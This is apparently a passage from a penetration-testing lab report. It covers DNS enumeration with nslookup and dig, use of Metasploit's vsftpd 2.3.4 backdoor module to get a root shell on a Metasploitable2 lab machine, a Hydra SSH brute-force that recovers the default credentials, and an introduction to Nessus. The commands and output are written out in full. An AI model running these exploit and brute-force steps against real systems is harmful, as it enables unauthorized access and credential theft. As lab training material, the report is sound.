
But just like in the “Host” tool, here also it is not possible to find out any name servers or mail server related information.

```
> set type=ns
> http://192.168.56.100/
Server:      202.129.232.233
Address:     202.129.232.233#53

** server can't find http://192.168.56.100/: NXDOMAIN
>
```

5.5 – dig

“dig” tool is also a common tool that us used for DNS Enumeration. This tool also comes pre-installed in Kali Linux.



```
(dilshan@10)~]$ dig


; <>> DIG 9.16.13-Debian <>>
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 48447
; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: c3ecf231109fb4cc3b3d0c468bf6c881c18bdbba3ebbd89 (good)
; QUESTION SECTION:
.; IN NS

;; ANSWER SECTION:
. 457020 IN NS j.root-servers.net.
. 457020 IN NS k.root-servers.net.
. 457020 IN NS e.root-servers.net.
. 457020 IN NS l.root-servers.net.
. 457020 IN NS d.root-servers.net.
. 457020 IN NS m.root-servers.net.
. 457020 IN NS h.root-servers.net.
. 457020 IN NS f.root-servers.net.
. 457020 IN NS g.root-servers.net.
. 457020 IN NS b.root-servers.net.
. 457020 IN NS i.root-servers.net.
. 457020 IN NS c.root-servers.net.
. 457020 IN NS a.root-servers.net.

;; Query time: 60 msec
;; SERVER: 202.129.232.237#53(202.129.232.237)
;; WHEN: Mon May 03 08:37:26 +0530 2021
;; MSG SIZE rcvd: 267
```

But just like in the previous instances, here also it is not possible to find out any name servers or mail server related information.




```
(dilshan@10)~]$ dig http://192.168.56.100

; <>> DIG 9.16.13-Debian <>> http://192.168.56.100/
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NXDOMAIN, id: 32118
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: be33c3b79e7ef2f5fe97f31d5608f6ce14570fe4fa8fbe448 (good)
; QUESTION SECTION:
;http://192.168.56.100. IN A

;; AUTHORITY SECTION:
* 10284 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2021050201 1800 900 604800 86400

;; Query time: 32 msec
;; SERVER: 202.129.232.237#53(202.129.232.237)
;; WHEN: Mon May 03 08:38:55 +0530 2021
;; MSG SIZE rcvd: 154
```



```
(dilshan@10)~]$ dig http://192.168.56.100 -t mx

; <>> DIG 9.16.13-Debian <>> http://192.168.56.100 -t mx
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NXDOMAIN, id: 25965
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: 44c71f24f29a06c5831b14ae608f6d17ce42781573faa153 (good)
; QUESTION SECTION:
;http://192.168.56.100. IN MX

;; AUTHORITY SECTION:
* 10800 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2021050201 1800 900 604800 86400

;; Query time: 752 msec
;; SERVER: 202.129.232.233#53(202.129.232.233)
;; WHEN: Mon May 03 08:45:18 +0530 2021
;; MSG SIZE rcvd: 153
```

6 – vsftpd exploitation with msfconsole


In here, I'm going to use the metasploitable2 machine as my target host.

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:46:03:ce  
          inet addr:192.168.56.100 Bcast:192.168.56.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe46:3ce/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:6 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:29 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:1508 (1.4 KB) TX bytes:3638 (3.5 KB)  
             Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)  
  
msfadmin@metasploitable:~$
```

So, as the very first step you need to perform a nmap scan on the particular target host.

Then it gives us the available services with the relevant version of them.

Since the **ftp** port is open, let's try to exploit the machine using this ftp service.



```
(dilshan@10)-[~]  
$ nmap -sV 192.168.56.100  
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-03 11:03 +0300  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.56.100  
Host is up (0.0023s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp     vsftpd 2.3.4  
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet   Linux telnetd  
25/tcp    open  smtp    Postfix smtpd  
53/tcp    open  domain  ISC BIND 9.4.2  
80/tcp    open  http    Apache httpd/2.4.28 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind 2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec    netkit-rsh rexecd  
513/tcp   open  login   OpenBSD or Solaris rlogind  
514/tcp   open  shell   Netkit rsh  
1099/tcp  open  java-rmi GMSB/rmiregistry  
125/tcp   open  rsh    /etc/ptys/rsh root shell  
2049/tcp  open  nfs    2-4 (RPC #100003)  
2121/tcp  open  ftp    ProFTPD 1.3.1  
3306/tcp  open  mysql   MySQL 5.0.51a-Ubuntu5  
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc    VM (protocol 3.3)  
6800/tcp  open  x11    (access denied)  
6667/tcp  open  irc    UnrealIRC  
8000/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1  
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

Now, let's see whether there are any exploits available for that particular version.

In order to find out the available exploits, I am going to use the tool “**msfconsole**”. The msfconsole tool also comes pre-installed in Kali Linux.

(dilshan@10)-[~]\$ msfconsole

3Kom SuperHack II Logon

User Name: [security]

Password: []

[OK]

<https://metasploit.com>

= [metasploit v6.0.15-dev]
+ --=[2071 exploits - 1123 auxiliary - 352 post]
+ --=[592 payloads - 45 encoders - 10 nops]
+ --=[7 evasion]

Metasploit tip: To save all commands executed since start up to a file, use the `makerc` command

msf6 >

“**msfconsole**” is a framework, that provides information about security vulnerabilities. So, let’s search our particular service version in msfconsole framework. This will find out whether there are any vulnerabilities in that particular service versions.

msf6 > search vsftpd

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/unix/ftp/vsftpd_234_backdoor`

As you can see in the above image, it has listed down that 1 exploit is available for this particular service version. This is actually a **Backdoor Command Execution**.

So, now let's try using this exploit to get the backdoor access to the metasploitable2 machine.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS          yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           21       yes      The target port (TCP)

Payload options (cmd/unix/interact):

Name  Current Setting  Required  Description
----  -----  -----  -----


Exploit target:

Id  Name
--  --
0  Automatic
```

So as you can see, **RHOSTS** & **RPORT** are the 2 options that are available to perform this exploitation.

Among those 2 options, I'm going to use **RHOSTS** to perform the exploitation. So I need to set the target IP Address to the **RHOSTS**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  192.168.56.100  yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   21             yes      The target port (TCP)

Payload options (cmd/unix/interact):

Name  Current Setting  Required  Description
----  -----  -----  -----


Exploit target:

Id  Name
--  --
0  Automatic
```

As you can see in the above image, now the **RHOSTS** value is set as the **target host IP Address**.

Here, I'm not going to change the default port number, since it is the ftp service.

So, now let's see the available payloads which can be used to exploit this particular vulnerability.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  ---          -----          ----  ----- 
  0  cmd/unix/interact      normal    No    Unix Command, Interact with Established Connection
```

So there is only one payload available which I can use for this instance. Now let's use this payload to exploit the ftp service.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

The screenshot shows a terminal window with a red border. At the top, it says "msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit". Below that, the terminal output is as follows:

```
[*] 192.168.56.100:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.100:21 - USER: 331 Please specify the password.
[*] 192.168.56.100:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.100:6200) at 2021-05-03 11:27:57 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

pwd
/

mkdir eranda
cd eranda

cd bin
sh: line 16: cd: bin: No such file or directory

cd..
sh: line 19: cd..: command not found

cd ..
cd bin
[]
```


As you can see in the above image, the exploit has been done successfully. **A backdoor has been created to our remote target machine.**

As the final outcome of this exploit, I have got a shell to the target host. So now I can do anything as I want in the target machine, using the remote shell.

- *Ex:- File creation, file deletion, print working directory, change directory values*

7 - Password Cracking with Hydra Tool

In Kali Linux, there are different types of password cracking tools available which comes pre-installed with it. But now I'm going to use the “**Hydra**” tool, in order to perform the password cracking. “**Hydra**” tool is a password cracking tool which is used to perform **BruteForce Dictionary Attacks**. This tool is available for both Windows & Linux platforms.



The screenshot shows a terminal window on a Kali Linux desktop. The title bar says "Terminal". The date and time "May 3 12:34" are at the top right. The user "dilshan@IO:-~" is at the prompt. The terminal displays the Hydra v9.1 help menu, which includes options for various services like ssh, http, https, irc, ldap, etc., along with detailed command-line arguments for each service. The menu also lists supported services and proxy configuration details.

```
> Executing "hydra -h"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-c FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOv4d46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-z      plain mode for password generation (-z)
-r      try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -r)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, json1
-f      exit when a login/pass pair is found (-M per default, -f global)
-t TASKS run TASKS connects in parallel, per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V --verbose mode / show login-pass for each attempt / debug mode
-O      use old SSL v2 and v3
-K      do not redo failed attempts (good for -M mass scanning)
-q      do not print errors about connection errors
-U      service module usage details
-m OPT options specific for a module, see -U output for information
-h      more command line options (COMPLETE HELP)
server   the target: DNS, IP or 192.168.0.0/24 (this OR the -N option)
service  the service to crack (see below for supported protocols)
OPT     some services support additional input (-U for module help)

Supported services: adam0$500 asterisk cisco cisco-enable cvs firebird ftp[s] https:[/head|get|post] http[s]-[get|post]-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3-[cram|digest]md5[s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanymwhere pdfs pop3s postgres radmin2 rdp redis reexec rlogin rcpac rsh rtsp s7-300 sip smb smtp[s] smtp-enum smtp socks5 ssh sshkey svn teamspeak telnet[s] vnauthd vnc xmpp

Hydra is a tool to guess/track valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp nc oracle saprs smb2.

Use HYDRA_PROXY, HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxyst.txt (up to 64 entries)
     % export HYDRA_PROXY=HTTP://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxyst.txt (up to 64 entries)
```

In here, I'm going to perform a **password cracking attack** for my **metasploitable2** machine. So my goal is to extract the username & password of the **metasploitable2** machine.

So as the very first step, we need to have a wordlist (**dictionary list**). So that it will try out all the possible usernames & passwords.

When it comes to the wordlists, there are 2 options available.

- 1) Download dictionary lists from the internet. (***Most commonly used passwords***)
- 2) Create my own dictionary list. (***By guessing***)

So in here, I'm going to create my own dictionary (password) list. I'm including both usernames & passwords in this single file.

```
(dilshan@10)-[~]
└─$ cat username.txt
msfadmin
123
123456789
2468
13579
1010110
password
tree
flower
msfadmin
987654321
0123456789
dilshan
eranda
password1234
pass123
pass
qwerty
abcde12345
```

Now, let's use the **Hydra Tool** to get the login credentials of the metasploitable2 machine.

In here, as I have a single file for both usernames & passwords, I'm going to use that same file for both **Username List & Password List**.

```
(dilshan@10)-[~]
└─$ hydra -V -L username.txt -P username.txt -t ssh://192.168.56.100
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-03 12:49:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 400 login tries (l:20/p:20), -25 tries per task
[DATA] attacking ssh://192.168.56.100:22/
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "msfadmin" - 1 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "123" - 2 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "123456789" - 3 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "2468" - 4 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "13579" - 5 of 400 [child 4] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "1010110" - 6 of 400 [child 5] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "password" - 7 of 400 [child 6] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "tree" - 8 of 400 [child 7] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "flower" - 9 of 400 [child 8] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "msfadmin" - 10 of 400 [child 9] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "987654321" - 11 of 400 [child 10] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "0123456789" - 12 of 400 [child 11] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "dilshan" - 13 of 400 [child 12] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "eranda" - 14 of 400 [child 13] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "password1234" - 15 of 400 [child 14] (0/0)
[ATTEMPT] target 192.168.56.100 - login "msfadmin" - pass "pass123" - 16 of 400 [child 15] (0/0)
[22][ssh] host: 192.168.56.100 login msfadmin password: msfadmin
[STATUS] attack finished for 192.168.56.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-03 12:49:53
```

“-V” → Verbose

“-L” → File List that contain usernames.

“-P” → Password List

“-f” → Stop the BruteForce when correct combination is found

So as you can see in the above image, the tool checks for all the possible combinations.

Then the **Hydra tool** was able to successfully identify the correct login credentials of the **metasploitable2** machine.

8 – Nessus Vulnerability Scanner

Nessus is an open-source **Network Vulnerability Scanner** which uses the common vulnerabilities and exposures architecture for easy cross-linking between compliant security tools.


This particular tool uses **Nessus Attack Scripting Language (NASL)** to identify potential risks & attacks. This remote security scanning tool is capable of scanning a computer and alert, if it identifies any vulnerabilities that a malicious hacker could use to gain access to any computer over the network.

On average, Nessus does over 1200 checks on a particular computer, testing to see if any of these attacks could be used to exploit the system.

